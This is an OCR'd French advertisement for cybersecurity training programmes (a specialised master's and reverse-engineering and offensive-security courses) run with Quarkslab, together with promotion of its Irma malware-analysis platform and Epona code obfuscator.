
FORMATION À PLEIN TEMPS
(6 mois de pédagogie, puis 6 mois en entreprise)

Sécurité de l'Information et des Systèmes (MS - SIS)

(740 heures de cours)

_Réseaux
_Sécurité des réseaux, des systèmes d'information et des applications
_Modèles et Politiques de sécurité
_Cryptologie

android / asm / C / crypto / exploit / firewalling / forensic / GPU / Java / JavaCard / malware / OSINT / pentest / python / reverse / SCADA / scapy / SDR / SSL/TLS / suricata / viro / vuln / web...



Candidatures MS-SIS : **en cours**
Prochaine rentrée : **octobre 2019**

SecNumedu
ANSSI

Datadock

MSE Mastère spécialisé®

BADGE

Bilans d'Aptitudes Délivrés par les Grandes Écoles

2 FORMATIONS EN COURS DU SOIR ET WEEK-ENDS (sur 5 mois)

Reverse Engineering (BADGE-RE)

(230 heures de cours)

_Analyse de codes malveillants
_Reverse et reconstruction de protocoles réseau
_Protections logiciels et unpacking
_Analyse d'implémentations de cryptographie

asm / IDA-Pro / x86 / ARM / debugging / crypto / packer / kernel / miasm / python...

Sécurité Offensive (BADGE-SO)

(230 heures de cours)

_Détournement des protocoles réseaux non sécurisés
_Exploitation des corruptions mémoires et vulnérabilités web
_Escalade de privilèges sur un système compromis
_Intrusion, progression et prise de contrôle d'un réseau

crypto / scan / OS / sniffing / OSINT / wifi / reverse / pentest / scapy / réseau IP / web / metasploit...

Candidatures BADGE-RE et BADGE-SO :
à partir d'août 2019
Prochaine rentrée : **février 2020**

En partenariat avec

Quarkslab

BADGE

Datadock

Quarkslab

SECURING EVERY BIT OF YOUR DATA

NOTRE EXPERTISE SÉCURITÉ VOUS DONNE UN TEMPS D'AVANCE

Adopter une nouvelle posture de sécurité :
reprenez l'initiative grâce à l'expertise placée dans nos produits

Irma

ANALYSE AUTOMATIQUE DE CONTENUS POUR UNE MEILLEURE CAPACITÉ DE DÉTECTION

Irma est une plateforme d'analyses de contenus qui automatise la recherche de fichiers malveillants afin d'optimiser vos capacités de détection des menaces.

- **Détection de menaces**
  Analyses statiques et dynamiques des fichiers en temps réel sur un nombre choisi de sondes pour identifier les menaces.
- **Configurable**
  Ajoutez vos propres analyses ou intégrer facilement d'autres outils existants.
- **Adaptable**
  Possibilité de connexion avec de nombreux outils et d'intégration dans des processus opérationnels existants via API.
- **Mises à jour déconnectées**
  Compatible avec les environnements déconnectés (air gap) pour garantir l'isolation des données.

irma.quarkslab.com

Epona

SÉCURISE CHAQUE ÉLÉMENT DE VOTRE LOGICIEL

Epona est un obfuscateur de code s'appuyant sur des protections logicielles innovantes pour empêcher des tiers de voler vos données ou mettre vos utilisateurs en danger.

- **Obfuscation de code et de données**
  Protège votre code et vos données contre le vol et le reverse engineering.
- **Cryptographie boîte blanche**
  Défends vos secrets cryptographiques grâce à des algorithmes en boîte blanche.
- **Secure storage**
  Protége vos données sur disque ou en mémoire en les rendant illisibles.
- **App shielding**
  Empêche les techniques les plus couramment utilisées par les attaquants pour altérer vos logiciels.

epona.quarkslab.com

Quarkslab
SECURING EVERY BIT OF YOUR DATA
13 rue St.-Ambroise - 75011 Paris - FRANCE
Tel.: +33 (0)1 58 30 81 51 - Email: contact@quarkslab.com
@quarkslab - **www.quarkslab.com**